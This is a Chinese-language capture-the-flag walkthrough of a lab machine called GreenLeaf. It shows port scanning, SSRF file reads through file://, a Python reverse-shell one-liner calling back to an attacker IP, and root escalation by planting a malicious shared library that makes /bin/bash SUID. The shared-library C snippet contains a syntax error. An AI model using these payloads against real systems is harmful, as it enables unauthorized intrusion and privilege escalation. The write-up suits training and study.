


GreenLeaf 靶场渗透

信息收集


端口扫描

```
└─(kali㉿kali)-[~/桌面]
└─$ nmap -p- 10.51.78.28 --min-rate 5000
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-08 04:38 EDT
Nmap scan report for 10.51.78.28
Host is up (0.00036s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:B9:03:31 (PCS Systemtechnik/Oracle
VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 4.78 seconds
```



80端口长这样，有点像 SSRF 有感觉吗



实锤

目录扫描

```
[04:43:53] Starting:
[04:44:13] 200 - 0B - /debug.php
```

有一个debug.php

💡 Supports HTTP, HTTPS and internal endpoints

这儿有个小提示，支持 HTTP/HTTPS 和 internal endpoints

SSRF

PHP curl 如果没做协议白名单，file:// 协议可以直接读本机文件。测试：

```
http://10.51.78.100/?url=file:///etc/passwd
```

URL Fetcher

file:///etc/passwd

Send

Supports HTTP, HTTPS and internal endpoints

Response

body

0 OK

bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon:/usr/lib/dhcpcd:/bin/false
systemd-timesync:x:991:991:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:990:990:System Message Bus:/nonexistent:/usr/sbin/nologin
sshd:x:989:65534:sshd user:/run/sshd:/usr/sbin/nologin
Lumen:x:1000:1000:/:/home/Lumen:/bin/bash

也知道用户是Lumen，尝试直接读取一下 user.txt

URL Fetcher

file:///home

Send

Supports HTTP, HTTPS and internal endpoints

Response

body

0 OK

Lumen

URL Fetcher

file:///home/Lumen

Send

Supports HTTP, HTTPS and internal endpoints

Response


body

ERROR


Couldn't open file /home/Lumen

应该是权限问题，大概率是 `www-data`

接下来想办法读取 `debug.php`，这种文件应该是放在网站根目录
也就是 `/var/www/html`



下一步读取 `debug.php`



好家伙，直接命令执行，弹个 shell 回来

反弹 shell (Python3，因为 `which python3` 确认存在)：

```
python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_
STREAM);s.connect(("10.51.78.252",4444));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

现在还是 `www-data` 权限

提权

`sudo -l` 发现需要密码，尝试枚举 SUID


```
www-data@GreenLeaf:/var/www/html$ find / -user root -perm -4000
2>/dev/null
```

```
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/mount
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/su
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chfn
/usr/local/bin/logparser
```


比较可疑的是 **logparser**

分析 logparser

导出来逆向分析一下



让ai帮个忙



发现接收文件路径参数

Address	Length	Type	String
LOAD:0000...	0000001C	C	/lib64/ld-linux-x86-64. so. 2
LOAD:0000...	0000001C	C	_ITM_deregisterTMCloneTable
LOAD:0000...	0000000F	C	__gmon_start__
LOAD:0000...	0000001A	C	_ITM_registerTMCloneTable
LOAD:0000...	0000000A	C	parse_log
LOAD:0000...	00000012	C	__libc_start_main
LOAD:0000...	00000007	C	stderr
LOAD:0000...	00000008	C	fprintf
LOAD:0000...	0000000F	C	__cxa_finalize
LOAD:0000...	0000000F	C	libparser. so. 1
LOAD:0000...	0000000A	C	libc. so. 6
LOAD:0000...	0000000C	C	GLIBC_2.2.5
LOAD:0000...	0000000B	C	GLIBC_2.34
LOAD:0000...	0000001A	C	/usr/local/lib/logparser/
.rodata:0...	0000002E	C	LogParser v1.2 - GreenLeaf Tech Internal Tool
.rodata:0...	00000015	C	Usage: %s <logfile>\n
.rodata:0...	0000001A	C	Error: Could not open %s\n
.rodata:0...	0000001F	C	Parsed %d log entries from %s\n
.eh_frame...	00000006	C	;*3\$\n

依赖自定义共享库 `libparser.so.1`

利用`ldd`查看共享库依赖

—(kali@kali)-[~/桌面]

└─\$ ldd logparser

linux-vdso.so.1 (0x00007fac3b572000)

libparser.so.1 => not found

libc.so.6 => /usr/lib/x86_64-linux-gnu/libc.so.6
(0x00007fac3b355000)

/lib64/ld-linux-x86-64.so.2 (0x00007fac3b574000)

libparser.so.1居然 not found

用readelf查看共享库中的动态段

```
readelf -d logparser | grep -E "NEEDED|RUNPATH"
```

```
(kali㉿kali)-[~/桌面]
└─$ readelf -d logparser | grep -E "NEEDED|RUNPATH"
0x0000000000000001 (NEEDED)             共享库 : [libparser.so.1]
0x0000000000000001 (NEEDED)             共享库 : [libc.so.6]
0x000000000000001d (RUNPATH)            Library runpath: [/usr/local/lib/logparser/]
```

路径在 `/usr/local/lib/logparser/`，且目录完全可写

```
www-data@GreenLeaf:/var/www/html$ ls /usr/local/lib/logparser/ -al
total 8
drwxrwxrwx 2 root root 4096 Jul  2 07:35 .
drwxr-xr-x 4 root root 4096 Jun 25 01:37 ..
```

那我们直接在这个目录下写个 so 文件

```
//1.c
#include <sys/stat.h>
#include <unistd.h>
void parse_log(const char *f, int *c) {
    if (*c == 0;
        chmod("/bin/bash", 04755);
    }
}
```

然后编译一下，运行的时候随便传入一个文件路径

```
www-data@GreenLeaf:/usr/local/lib/logparser$ ./logparser
/etc/passwd
LogParser v1.2 - GreenLeaf Tech Internal Tool
Parsed 0 log entries from /etc/passwd

www-data@GreenLeaf:/usr/local/lib/logparser$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1298416 May  9 07:07 /bin/bash

www-data@GreenLeaf:/usr/local/lib/logparser$ /bin/bash -p

bash-5.2# id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)

bash-5.2# cat /root/root.txt
flag{root-c4d038b4bed09fdb1471ef51ec3a32cd}
```

```
bash-5.2# cat /home/Lumen/user.txt  
flag{user-c4ca4238a0b923820dcc509a6f75849b}
```